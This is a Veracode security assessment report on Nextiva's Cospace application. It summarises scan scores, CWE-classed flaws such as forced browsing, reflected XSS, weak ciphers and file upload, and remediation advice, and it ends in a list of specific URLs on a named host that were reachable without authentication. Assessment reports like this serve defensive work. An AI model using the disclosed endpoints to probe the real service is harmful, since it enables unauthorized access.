



Veracode Detailed Report
Application Security Report
As of 5 Oct 2018

Prepared for:	Nextiva, Inc.
Prepared on:	October 24, 2018
Application:	Cospace
Industry:	Telecommunications
Business Criticality:	BC4 (High)
Required Analysis:	Static
Type(s) of Analysis Conducted:	Static, Dynamic, Manual
Scope of Static Scan:	1 of 1 Modules Analyzed
Scope of Dynamic Scan:	https://alpha.cospace.app/

Inside This Report

Executive Summary	1
Summary of Flaws by Severity	1
Action Items	1
Flaw Types by Category	4
Policy Summary	6
Findings & Recommendations	7
Manual Flaw Details	
Methodology	

While every precaution has been taken in the preparation of this document, Veracode, Inc. assumes no responsibility for errors, omissions, or for damages resulting from the use of the information herein. The Veracode platform uses static and/or dynamic analysis techniques to discover potentially exploitable flaws. Due to the nature of software security testing, the lack of discoverable flaws does not mean the software is 100% secure.

Veracode Detailed Report Application Security Report As of 5 Oct 2018

Veracode Level: VL2

Rated: Oct 5, 2018

Application: Cospace
Target Level: VL3

Business Criticality: High
Published Rating: AAC

Scans Included in Report

Static Scan	Dynamic Scan	Manual Scan
20 Sep 2018 Static (2) Score: 99 Completed: 9/20/18	20 Sep 2018 Dynamic Score: 99 Completed: 9/20/18	Oct 2018 Manual Score: 66 Completed: 10/5/18

Executive Summary

This report contains a summary of the security flaws identified in the application using automated static, automated dynamic and/or manual security analysis techniques. This is useful for understanding the overall security quality of an individual application or for comparisons between applications.

Application Business Criticality: BC4 (High)


Impacts: Operational Risk (Medium), Financial Loss (Medium)

An application's business criticality is determined by business risk factors such as: reputation damage, financial loss, operational risk, sensitive information disclosure, personal safety, and legal violations. The Veracode Level and required assessment techniques are selected based on the policy assigned to the application.

Analyses Performed vs. Required

	Any	Static	Dynamic	Manual
Performed:		●	●	●
Required:	○	●	○	○

Summary of Flaws Found by Severity



Action Items:

Veracode recommends the following approaches ranging from the most basic to the strong security measures that a vendor can undertake to increase the overall security level of the application.

Required Analysis

- Your policy requires periodic Static Scan. Your next analysis must be completed by 12/20/18. Please submit your application for Static Scan by the deadline and remediate the required detected flaws to conform to your assigned policy.

Flaws To Fix For Minimum Score

- Fix manual flaws in the following CWE(s): 425 and 79. This will significantly reduce severity risks in the application.
- Your Manual Scan was due on 10/5/18 for follow-up analysis to satisfy the grace period on your minimum score rule and your application is no longer compliant with your policy. Submit application for follow-up Manual Scan once flaws have been remediated in order to regain compliance with your policy.


Flaw Severities

- High severity flaws and above must be fixed for policy compliance.

Longer Timeframe (6 - 12 months)

- Certify that software engineers have been trained on application security principles and practices.

Application Trend Data




Scope of Static Scan

The following modules were included in the static scan because the scan submitter selected them as entry points, which are modules that accept external data.

Engine Version: 126104

The following modules were included in the application scan:

Module Name	Compiler	Operating Environment	Engine Version
app-debug_1_.apk	Android	Android	126104

**File Differences Between Scans**

The uploaded modules for this scan do not match the modules you uploaded for the previous scan. This disparity can affect the scan results even if Veracode did not find flaws in the files with differences. See appendix for more details.

Scope of Dynamic Scan

These are the parameters that were used to perform the application scan:

Setting	Value
Target URL	https://alpha.cospace.app/
Max Links to Crawl	0
Number of Links Visited	72
Successful Logins	0 of 3
Login User ID	
User Agent	Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36
Scan Duration	11 Hours 2 Minutes
Scan Window	N/A

➔ It is important to note that this application may include additional directories or URLs which were not included in this analysis. We recommend that you contact the vendor to determine whether all relevant URLs have been included.

Allowed Hosts	Directory Restrictions
https://alpha.cospace.app/	Directory and Subdirectories

Flaw Types by Severity and Category

	Static Scan Security Quality Score = 99 from prior scan	Dynamic Scan Security Quality Score = 99 from prior scan	Manual Scan Security Quality Score = 66 (+66) from prior scan
Very High	0	0	0
High	0	0	0
Medium	1 (-1)	0	16 (+16)
Authorization Issues			9 (+9)
Cross-Site Scripting			4 (+4)
Cryptographic Issues	1 (-1)		1 (+1)
Information Leakage			1 (+1)
Insufficient Input Validation			1 (+1)
Low	0	2	3 (+3)
Authorization Issues			1 (+1)
Encapsulation			1 (+1)
Information Leakage		2	
Other			1 (+1)
Very Low	0	0	0
Informational	0	2	1 (+1)
Potential Backdoor			1 (+1)
Server Configuration		2	
Total	1 (-1)	4	20 (+20)

Manual Penetration Test Summary Findings

Below is a summary of vulnerabilities found as categorized by CAPEC. A score of 100 indicates that no vulnerabilities were discovered under that attack category.

Attack Category	Score (out of 100)
Abuse of Functionality Exploitation of business logic errors or misappropriation of programmatic resources. Application functions are developed to specifications with particular intentions, and these types of attacks serve to undermine those intentions.	85
Spoofing Impersonation of entities or trusted resources. A successful attack will present itself to a verifying entity with an acceptable level of authenticity.	100
Probabilistic Techniques Using predictive capabilities or exhaustive search techniques in order to derive or manipulate sensitive information. Attacks capitalize on the availability of computing resources or the lack of entropy within targeted components.	100
Exploitation of Authentication Circumventing authentication requirements to access protected resources. Design or implementation flaws may allow authentication checks to be ignored, delegated, or bypassed.	52
Resource Depletion Affecting the availability of application components or resources through symmetric or asymmetric consumption. Unrestricted access to computationally expensive functions or implementation flaws that affect the stability of the application can be targeted by an attacker in order to cause denial of service conditions.	100
Exploitation of Privilege/Trust Undermining the application's trust model in order to gain access to protected resources or gain additional levels of access as defined by the application. Application that implicitly extend trust to resources or entities outside of their direct control are susceptible to attack.	84
Injection (Injecting Control Plane content through the Data Plane) Inserting unexpected inputs to manipulate control flow or alter normal business processing. Applications must contain sufficient data validation checks in order to sanitize tainted data and prevent malicious, external control over internal processing.	61
Data Structure Attacks Supplying unexpected or excessive data that results in more data being written to a buffer than it is capable of holding. Successful attacks of this class can result in arbitrary command execution or denial of service conditions.	100
Data Leakage Attacks Recovering information exposed by the application that may itself be confidential or may be useful to an attacker in discovering or exploiting other weaknesses. A successful attack may be conducted by passive observation or active interception methods. This attack pattern often manifests itself in the form of applications that expose sensitive information within error messages.	87
Resource Manipulation Manipulating application dependencies or accessed resources in order to undermine security controls and gain unauthorized access to protected resources. Applications may use tainted data when constructing paths to local resources or when constructing processing environments.	79
Time and State Attacks Undermining state condition assumptions made by the application or capitalizing on time delays between security checks and performed operations. An application that does not enforce a required processing sequence or does not handle concurrency adequately will be susceptible to these attack patterns.	82

Policy Evaluation

Policy Name: Veracode Recommended Medium

Revision: 1

Policy Status: Did Not Pass

Description

Veracode provides default policies to make it easier for organizations to begin measuring their applications against policies. Veracode Recommended Policies are available for customers as an option when they are ready to move beyond the initial bar set by the Veracode Transitional Policies. The policies are based on the Veracode Level definitions.

Rules

Rule type	Requirement	Findings	Status
Minimum Veracode Level	VL3	VL2	Did not pass
(VL3) Min Analysis Score	70	66	Did not pass
(VL3) Max Severity	High	Flaws found: 0	Passed

Scan Requirements

Scan Type	Frequency	Last performed	Status
Static	Quarterly	9/20/18	Passed

Remediation

Flaw Severity	Grace Period	Flaws Exceeding	Status
Very High	0 days	0	Passed
High	0 days	0	Passed
Medium	0 days	0	Passed
Low	0 days	0	Passed
Very Low	0 days	0	Passed
Informational	0 days	0	Passed

Type	Grace Period	Exceeding	Status
Min Analysis Score	0 days	1	Did not pass

Findings & Recommendations

Detailed Flaws by Severity

Very High (0 flaws)

No flaws of this type were found

High (0 flaws)

No flaws of this type were found

Medium (17 flaws)

→ Authorization Issues(9 flaws)

Description

Authorization is the process or method by which an application determines whether a user, service, or application has the necessary permissions to perform a requested action. Web applications often restrict access to specific content or functionality based on the user's role or privilege level. If authorization is not implemented properly, an attacker can manipulate a web site to gain access to data or functionality that should be protected.

Authorization should not be confused with authentication. Authentication is the process of verifying a user's identity, while authorization enforces what that user is permitted to do after they have successfully authenticated to the system.

Recommendations

Be sure that authorization is properly enforced at the server side for every action. Centralize authorization routines when possible. Follow the principle of least privilege when designing security controls.

Associated Flaws by CWE ID:

→ Direct Request ('Forced Browsing') (CWE ID 425)(9 flaws)

Description

The web application fails to adequately enforce appropriate authorization on all restricted URLs, scripts or files. Such web applications often make the false assumption that such resources can only be reached through a given navigation path and so only apply authorization at certain points in the path.

Effort to Fix: 3 - Complex implementation error. Fix is approx. 51-500 lines of code. Up to 5 days to fix.

Recommendations

Every page or resource must ensure that requests are made in an authorized context. Verify the correct configuration of the web server's individual file/directory permissions.

Forceful browsing can also be made difficult to a large extent by avoiding the hard-coding of application names or resources. These measures increase the difficulty in the enumeration of application resources available from the present context. Please see exhibit for list of known URLs.

Vulnerabilities found through Manual Penetration Testing

See "Detailed Flaws By Severity: Manual Flaws" for full information regarding these flaws.

Flaw Id	Exploit Difficulty	CVSS	Prevalence	Name	Attack Category (CAPEC)	Fix By
1344	Simple	5	9	Improper Authorization - Forceful Browsing	Exploitation of Authentication	
↳ Reviewer Notes: CVSS V2 Vector: (AV:N/AC:L/Au:N/C:P/I:N/A:N) = 5.0						

→ Cross-Site Scripting(4 flaws)

Description

Cross-site scripting (XSS) attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed occur whenever a web application uses untrusted data in the output it generates without validating or encoding it. XSS vulnerabilities are commonly exploited to steal or manipulate cookies, modify presentation of content, and compromise sensitive information, with new attack vectors being discovered on a regular basis. XSS is also commonly referred to as HTML injection.

XSS vulnerabilities can be either persistent or transient (often referred to as stored and reflected, respectively). In a persistent XSS vulnerability, the injected code is stored by the application, for example within a blog comment or message board. The attack occurs whenever a victim views the page containing the malicious script. In a transient XSS vulnerability, the injected code is included directly in the HTTP request. These attacks are often carried out via malicious URLs sent via email or another website and requires the victim to browse to that link. The consequence of an XSS attack to a victim is the same regardless of whether it is persistent or transient; however, persistent XSS vulnerabilities are likely to affect a greater number of victims due to its delivery mechanism.

Recommendations

Several techniques can be used to prevent XSS attacks. These techniques complement each other and address security at different points in the application. Using multiple techniques provides defense-in-depth and minimizes the likelihood of a XSS vulnerability.

- * Use output filtering to sanitize all output generated from user-supplied input, selecting the appropriate method of encoding based on the use case of the untrusted data. For example, if the data is being written to the body of an HTML page, use HTML entity encoding. However, if the data is being used to construct generated Javascript or if it is consumed by client-side methods that may interpret it as code (a common technique in Web 2.0 applications), additional restrictions may be necessary beyond simple HTML encoding.
- * Validate user-supplied input using positive filters (white lists) to ensure that it conforms to the expected format, using centralized data validation routines when possible.
- * Do not permit users to include HTML content in posts, notes, or other data that will be displayed by the application. If users are permitted to include HTML tags, then carefully limit access to specific elements or attributes, and use strict validation filters to prevent abuse.

Associated Flaws by CWE ID:

→ Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') (CWE ID 79)(4 flaws)

Description

The application does not filter text or other data for basic XSS attack syntax (<, >, and &). This enables an attacker to craft arbitrary HTML content. This vulnerability typically requires that an attacker be able to submit JavaScript <script> tags as part of a field that is re-displayed to one or more users. The <script> tag contains instructions that are executed in a user's web browser, not on the web application server. JavaScript functions can be used to write raw HTML, read cookie values, pull JavaScript code from a third-party web server, or send data to a third-party web server.

Effort to Fix: 3 - Complex implementation error. Fix is approx. 51-500 lines of code. Up to 5 days to fix.

Recommendations

Use HTML entities to encode all non-alphanumeric untrusted data when using it to construct an HTTP response. Always validate untrusted input to ensure that it conforms to the expected format, using centralized data validation routines when possible.

Vulnerabilities found through Manual Penetration Testing

See "Detailed Flaws By Severity: Manual Flaws" for full information regarding these flaws.

Flaw Id	Exploit Difficulty	CVSS	Prevalence	Name	Attack Category (CAPEC)	Fix By
1343	Average	5.8	4	Reflective Cross-Site Scripting (XSS)	Injection (Injecting Control Plane content through the Data Plane)	
↳ Reviewer Notes: CVSS v2 Vector: (AV:N/AC:M/Au:N/C:P/I:P/A:N) = 5.8						

→ Cryptographic Issues(2 flaws)

Description

Applications commonly use cryptography to implement authentication mechanisms and to ensure the confidentiality and integrity of sensitive data, both in transit and at rest. The proper and accurate implementation of cryptography is extremely critical to its efficacy. Configuration or coding mistakes as well as incorrect assumptions may negate a large degree of the protection it affords, leaving the crypto implementation vulnerable to attack.

Common cryptographic mistakes include, but are not limited to, selecting weak keys or weak cipher modes, unintentionally exposing sensitive cryptographic data, using predictable entropy sources, and mismanaging or hard-coding keys.

Developers often make the dangerous assumption that they can improve security by designing their own cryptographic algorithm; however, one of the basic tenets of cryptography is that any cipher whose effectiveness is reliant on the secrecy of the algorithm is fundamentally flawed.

Recommendations

Select the appropriate type of cryptography for the intended purpose. Avoid proprietary encryption algorithms as they typically rely on "security through obscurity" rather than sound mathematics. Select key sizes appropriate for the data being protected; for high assurance applications, 256-bit symmetric keys and 2048-bit asymmetric keys are sufficient. Follow best practices for key storage, and ensure that plaintext data and key material are not inadvertently exposed.

Associated Flaws by CWE ID:

→ Use of a Broken or Risky Cryptographic Algorithm (CWE ID 327)(2 flaws)

Description

The use of a broken or risky cryptographic algorithm is an unnecessary risk that may result in the disclosure of sensitive information.

Effort to Fix: 2 - Implementation error. Fix is approx. 6-50 lines of code. 1 day to fix.

Recommendations

See "Detailed Flaws By Severity: Manual Flaws" for details.

Instances found via Static Scan

Flaw Id	Module #	Class #	Module	Location	Fix By
1341	-	1	app-debug__1_.apk	java.lang.String zza(java.security.KeyPair) 29%	

Vulnerabilities found through Manual Penetration Testing

See "Detailed Flaws By Severity: Manual Flaws" for full information regarding these flaws.

Flaw Id	Exploit Difficulty	CVSS	Prevalence	Name	Attack Category (CAPEC)	Fix By
1347	Average	4.3	1	Server Supports Weak Ciphers	Time and State Attacks	

↳ Reviewer Notes: CVSS v2: (AV:N/AC:M/Au:N/C:P/I:N/A:N) = 4.3

→ Information Leakage(1 flaw)

Description

An information leak is the intentional or unintentional disclosure of information that is either regarded as sensitive within the product's own functionality or provides information about the product or its environment that could be useful in an attack. Information leakage issues are commonly overlooked because they cannot be used to directly exploit the application. However, information leaks should be viewed as building blocks that an attacker uses to carry out other, more complicated attacks.

There are many different types of problems that involve information leaks, with severities that can range widely depending on the type of information leaked and the context of the information with respect to the application. Common sources of information leakage include, but are not limited to:

- * Source code disclosure
- * Browsable directories
- * Log files or backup files in web-accessible directories
- * Unfiltered backend error messages
- * Exception stack traces
- * Server version information
- * Transmission of uninitialized memory containing sensitive data

Recommendations

Configure applications and servers to return generic error messages and to suppress stack traces from being displayed to end users. Ensure that errors generated by the application do not provide insight into specific backend issues.

Remove all backup files, binary archives, alternate versions of files, and test files from web-accessible directories of production servers. The only files that should be present in the application's web document root are files required by the application. Ensure that deployment procedures include the removal of these file types by an administrator. Keep web and application servers fully patched to minimize exposure to publicly-disclosed information leakage vulnerabilities.

Associated Flaws by CWE ID:

→ Response Discrepancy Information Exposure (CWE ID 204)(1 flaw)

Description

A response discrepancy information leak occurs when the product sends different messages in direct response to an attacker's request, in a way that allows the attacker to learn about the inner state of the product. The leaks can be inadvertent (bug) or intentional (design).

Effort to Fix: 2 - Implementation error. Fix is approx. 6-50 lines of code. 1 day to fix.

Recommendations

The application should return the same response to the user, regardless of whether the username provided in the request is valid or not. An example message may resemble: "Either your username or password is incorrect. Your account will lock out after 'X' incorrect attempts. Please contact Support at 555-555-1212 if further assistance is required."

Although this may be a slight inconvenience to end users, it is a well-established security practice.

Vulnerabilities found through Manual Penetration Testing

See "Detailed Flaws By Severity: Manual Flaws" for full information regarding these flaws.

Flaw Id	Exploit Difficulty	CVSS	Prevalence	Name	Attack Category (CAPEC)	Fix By
1346	Simple	4.3	1	Account Enumeration	Exploitation of Authentication	
↳ Reviewer Notes: CVSS v2 Vector: (AV:N/AC:M/Au:N/C:P/I:N/A:N) = 4.3						

→ Insufficient Input Validation(1 flaw)

Description

Weaknesses in this category are related to an absent or incorrect protection mechanism that fails to properly validate input that can affect the control flow or data flow of a program.

Recommendations

Validate input from untrusted sources before it is used. The untrusted data sources may include HTTP requests, file systems, databases, and any external systems that provide data to the application. In the case of HTTP requests, validate all parts of the request, including headers, form fields, cookies, and URL components that are used to transfer information from the browser to the server side application.

Duplicate any client-side checks on the server side. This should be simple to implement in terms of time and difficulty, and will greatly reduce the likelihood of insecure parameter values being used in the application.

Associated Flaws by CWE ID:

→ Unrestricted Upload of File with Dangerous Type (CWE ID 434)(1 flaw)

Description

The software allows the attacker to upload or transfer files of dangerous types that can be automatically processed within the product's environment.

Effort to Fix: 3 - Complex implementation error. Fix is approx. 51-500 lines of code. Up to 5 days to fix.

Recommendations

It is not sufficient to rely on client-side file extension checks in order to restrict the content type of uploaded contents. Server-side checks should be employed on the uploaded content to ensure it conforms to expected formatting.

The provided filename should not be used in construction of the stored filename without strict data validation occurring. Ideally, the user-provided filename should be ignored and the stored filename constructed entirely from server-side, trusted data. For example, the stored filename can simply be a GUID that is an index to meta-data in the database.

Vulnerabilities found through Manual Penetration Testing

See "Detailed Flaws By Severity: Manual Flaws" for full information regarding these flaws.

Flaw Id	Exploit Difficulty	CVSS	Prevalence	Name	Attack Category (CAPEC)	Fix By
1345	Average	5.5	1	Arbitrary File Upload Possible	Resource Manipulation	
↳ <i>Reviewer Notes:</i> CVSS v2 Vector: (AV:N/AC:L/Au:S/C:P/I:P/A:N) = 5.5						

Low (5 flaws)

→ Authorization Issues(1 flaw)

Description

Authorization is the process or method by which an application determines whether a user, service, or application has the necessary permissions to perform a requested action. Web applications often restrict access to specific content or functionality based on the user's role or privilege level. If authorization is not implemented properly, an attacker can manipulate a web site to gain access to data or functionality that should be protected.

Authorization should not be confused with authentication. Authentication is the process of verifying a user's identity, while authorization enforces what that user is permitted to do after they have successfully authenticated to the system.

Recommendations

Be sure that authorization is properly enforced at the server side for every action. Centralize authorization routines when possible. Follow the principle of least privilege when designing security controls.

Associated Flaws by CWE ID:

→ Direct Request ('Forced Browsing') (CWE ID 425)(1 flaw)

Description

The web application fails to adequately enforce appropriate authorization on all restricted URLs, scripts or files. Such web applications often make the false assumption that such resources can only be reached through a given navigation path and so only apply authorization at certain points in the path.

Effort to Fix: 2 - Implementation error. Fix is approx. 6-50 lines of code. 1 day to fix.

Recommendations

Authentication should be required to access resources on the web server, to those accounts that which are authorized.

Vulnerabilities found through Manual Penetration Testing

See "Detailed Flaws By Severity: Manual Flaws" for full information regarding these flaws.

Flaw Id	Exploit Difficulty	CVSS	Prevalence	Name	Attack Category (CAPEC)	Fix By
1350	Simple	2.6	1	Forced Browsing - Admin Directory	Data Leakage Attacks	
↳ Reviewer Notes: CVSS v2 Vector (AV:L/AC:H/Au:N/C:P/I:P/A:N) = 2.6						

→ Encapsulation(1 flaw)

Description

Encapsulation is about defining strong security boundaries governing data and processes. Within an application, it might mean differentiation between validated and unvalidated data, between public and private members, or between one user's data and another's.

In object-oriented programming, the term encapsulation is used to describe the grouping together of data and functionality within an object and the ability to provide users with a well-defined interface in a way which hides their internal workings. Though there is some overlap with the above definition, the two definitions should not be confused as being interchangeable.

Recommendations

The wide variance of encapsulation issues makes it impractical to generalize how these issues should be addressed, beyond stating that encapsulation boundaries should be well-defined and adhered to. Refer to individual categories for specific recommendations.

Associated Flaws by CWE ID:

→ Protection Mechanism Failure (CWE ID 693)(1 flaw)

Description

One or more recommended response headers are absent or set to insecure values. These response headers are necessary to enable specific defense mechanisms in compliant web browsers.

Effort to Fix: 2 - Implementation error. Fix is approx. 6-50 lines of code. 1 day to fix.

Recommendations

Add, or adjust the settings for, the recommended response headers pertaining to each reported occurrence.

Vulnerabilities found through Manual Penetration Testing

See "Detailed Flaws By Severity: Manual Flaws" for full information regarding these flaws.

Flaw Id	Exploit Difficulty	CVSS	Prevalence	Name	Attack Category (CAPEC)	Fix By
1349	Average	3.6	1	HTTP Strict Transport Security (HSTS)	Exploitation of Privilege/Trust	
↳ Reviewer Notes: CVSS v2 Vector: (AV:N/AC:H/Au:N/C:P/I:P/A:N) = 3.6						

→ Information Leakage(2 flaws)

Description

An information leak is the intentional or unintentional disclosure of information that is either regarded as sensitive within the product's own functionality or provides information about the product or its environment that could be useful in an attack. Information leakage issues are commonly overlooked because they cannot be used to directly exploit the application. However, information leaks should be viewed as building blocks that an attacker uses to carry out other, more complicated attacks.

There are many different types of problems that involve information leaks, with severities that can range widely depending on the type of information leaked and the context of the information with respect to the application. Common sources of information leakage include, but are not limited to:

- * Source code disclosure
- * Browsable directories
- * Log files or backup files in web-accessible directories
- * Unfiltered backend error messages
- * Exception stack traces
- * Server version information
- * Transmission of uninitialized memory containing sensitive data

Recommendations

Configure applications and servers to return generic error messages and to suppress stack traces from being displayed to end users. Ensure that errors generated by the application do not provide insight into specific backend issues.

Remove all backup files, binary archives, alternate versions of files, and test files from web-accessible directories of production servers. The only files that should be present in the application's web document root are files required by the application. Ensure that deployment procedures include the removal of these file types by an administrator. Keep web and application servers fully patched to minimize exposure to publicly-disclosed information leakage vulnerabilities.

Associated Flaws by CWE ID:

→ File and Directory Information Exposure (CWE ID 538)(2 flaws)

Description

Files or directories are exposed to users who can guess their existence due to predictable naming. Depending on the contents of these files or directories, the risk may vary from inconsequential (e.g. sample files) to significant (e.g. source code disclosure, loss of intellectual property).

Effort to Fix: 1 - Trivial implementation error. Fix is up to 5 lines of code. One hour or less to fix.

Recommendations

Determine if these files or directories present any risk of exposure and remove them if necessary.

Flaws found via Dynamic Scan

Flaw Id	URL	Parameter	Exploitability
1164	https://alpha.cospace.app/admin/index.php	/admin/index.php	-
1289	https://alpha.cospace.app/robots.txt	/robots.txt	-

→ Other(1 flaw)

Description

These flaws do not fit into one of Veracode's existing categories.

Recommendations

Please see individual flaw descriptions for remediation guidance.

Associated Flaws by CWE ID:

→ Insufficient Control of Network Message Volume (Network Amplification) (CWE ID 406)(1 flaw)

Description

The software fails to appropriately monitor or control transmitted network traffic volume such that the volume of traffic transmitted by each entity is commensurate with the entity's permissions. In the absence of a policy to restrict asymmetric resource consumption, the application or system cannot distinguish between legitimate transmissions and traffic intended to serve as an amplifying attack on target systems. Systems can often be configured to restrict the amount of traffic sent out on behalf of a client, based on the client's origin or access level. This is usually defined in a resource allocation policy. In the absence of a mechanism to keep track of transmissions, the system or application can be easily abused to transmit asymmetrically greater traffic than the request or client should be permitted to.

Effort to Fix: 2 - Implementation error. Fix is approx. 6-50 lines of code. 1 day to fix.

Recommendations

The application should not allow unlimited emails to be sent to an address without basic time limit restraints or a captcha module enabled.

Vulnerabilities found through Manual Penetration Testing

See "Detailed Flaws By Severity: Manual Flaws" for full information regarding these flaws.

Flaw Id	Exploit Difficulty	CVSS	Prevalence	Name	Attack Category (CAPEC)	Fix By
1348	Simple	3.4	1	Insufficient Control of Network Operation - Application Emails	Abuse of Functionality	
↳ Reviewer Notes: CVSS v2 Vector (AV:N/AC:H/Au:N/C:P/I:P/A:N/E:U/RL:ND/RC:ND) = 3.4						

Very Low (0 flaws)

No flaws of this type were found

Info (3 flaws)

→ Potential Backdoor(1 flaw)

Description

Application backdoors are modifications to programs that are designed to bypass security mechanisms or inject malicious functionality. Backdoors are often inserted by rogue developers with legitimate access to the source code or distribution binaries. Backdoors can take many forms, such as hard-coded credentials, "easter egg" style functionality, rootkits, or time bombs, among others.

Recommendations

Investigate all potential backdoors thoroughly to ensure there is no undesirable functionality. If the backdoors are real, eliminate them, and initiate a broader effort to inspect the entire codebase for malicious code. This may require a detailed review of all code, as it is possible to hide a serious attack in only one or two lines of code. These lines may be located almost anywhere in an application and may have been intentionally obfuscated by the attacker.

Associated Flaws by CWE ID:

→ 7PK - Code Quality (CWE ID 398)(1 flaw)

Description

The code has features that do not directly introduce a weakness or vulnerability. This application may contain anti-debugging code intended to prevent or complicate the process of reverse engineering.

Effort to Fix: 2 - Implementation error. Fix is approx. 6-50 lines of code. 1 day to fix.

Recommendations

No remediation is required, this category is informational.

Vulnerabilities found through Manual Penetration Testing

See "Detailed Flaws By Severity: Manual Flaws" for full information regarding these flaws.

Flaw Id	Exploit Difficulty	CVSS	Prevalence	Name	Attack Category (CAPEC)	Fix By
1351	Simple	0	1	Indicator of Poor Code Quality	Abuse of Functionality	

↳ Reviewer Notes: Informational

→ Server Configuration(2 flaws)

Description

The application's supporting infrastructure, including web servers and application servers, can impact the security of the deployed application. Failing to lock down a server, for example, can result in information leaks via error pages, stack traces, or unnecessary files left in a web-accessible directory. Even though these servers are not part of the application codebase, they create insecurities in the environment which contribute to overall risk.

Recommendations

Remove all extraneous files, including demonstration applications and sample code, from production systems. Configure production servers with the minimum set of services required for the application to function, and ensure that information leaks do not occur via server-generated error pages.

Audit any third party dependencies or services that are deployed by default to ensure that they do not compromise the security of the application being supported.

Associated Flaws by CWE ID:

→ Configuration (CWE ID 16)(2 flaws)

Description

Weaknesses in this category are typically introduced during the configuration of the web server.

Effort to Fix: 2 - Implementation error. Fix is approx. 6-50 lines of code. 1 day to fix.

Recommendations

Follow specific recommendations attached to each flaw regarding how to configure the server in a more secure fashion.

Flaws found via Dynamic Scan

Flaw Id	URL	Parameter	Exploitability
1184	https://alpha.cospace.app/	STS header	-
1183	https://alpha.cospace.app/	x-content-type-options header	-

Detailed Flaws By Severity: Manual Flaws

Medium (16 flaws)

→ Authorization Issues(9 flaws)

Associated Flaws by CWE ID:

→ Direct Request ('Forced Browsing') (CWE ID 425)(9 flaws)

Vulnerabilities found through Manual Penetration Testing

Flaw Id	Exploit Difficulty	CVSS	Prevalence	Name	Attack Category (CAPEC)	Fix By
1344	Simple	5	9	Improper Authorization - Forceful Browsing	Exploitation of Authentication	

↳ Reviewer Notes: CVSS V2 Vector: (AV:N/AC:L/Au:N/C:P/I:N/A:N) = 5.0

Effort to Fix: 3

Description

The web application does not adequately enforce appropriate authorization on all restricted URLs.

Severity Description

If forceful browsing is possible, an attacker may be able to directly access a sensitive page by guessing possible file or directory names.

Exploitability

An attacker may employ forceful browsing to access portions of a website that are otherwise unreachable through direct URL entry. Automated attacks may be performed based on known or guessed file and directory names.

Location


https://alpha.cospace.app/

Attack Vectors

Forceful Browsing to server resource

Exhibits

List of known URLs



The following URLs were found to be accessible without authentication:

```
https://alpha.cospace.app/rsc/pdf/web/viewer.html?file=
https://alpha.cospace.app/admin/companies/companies.php
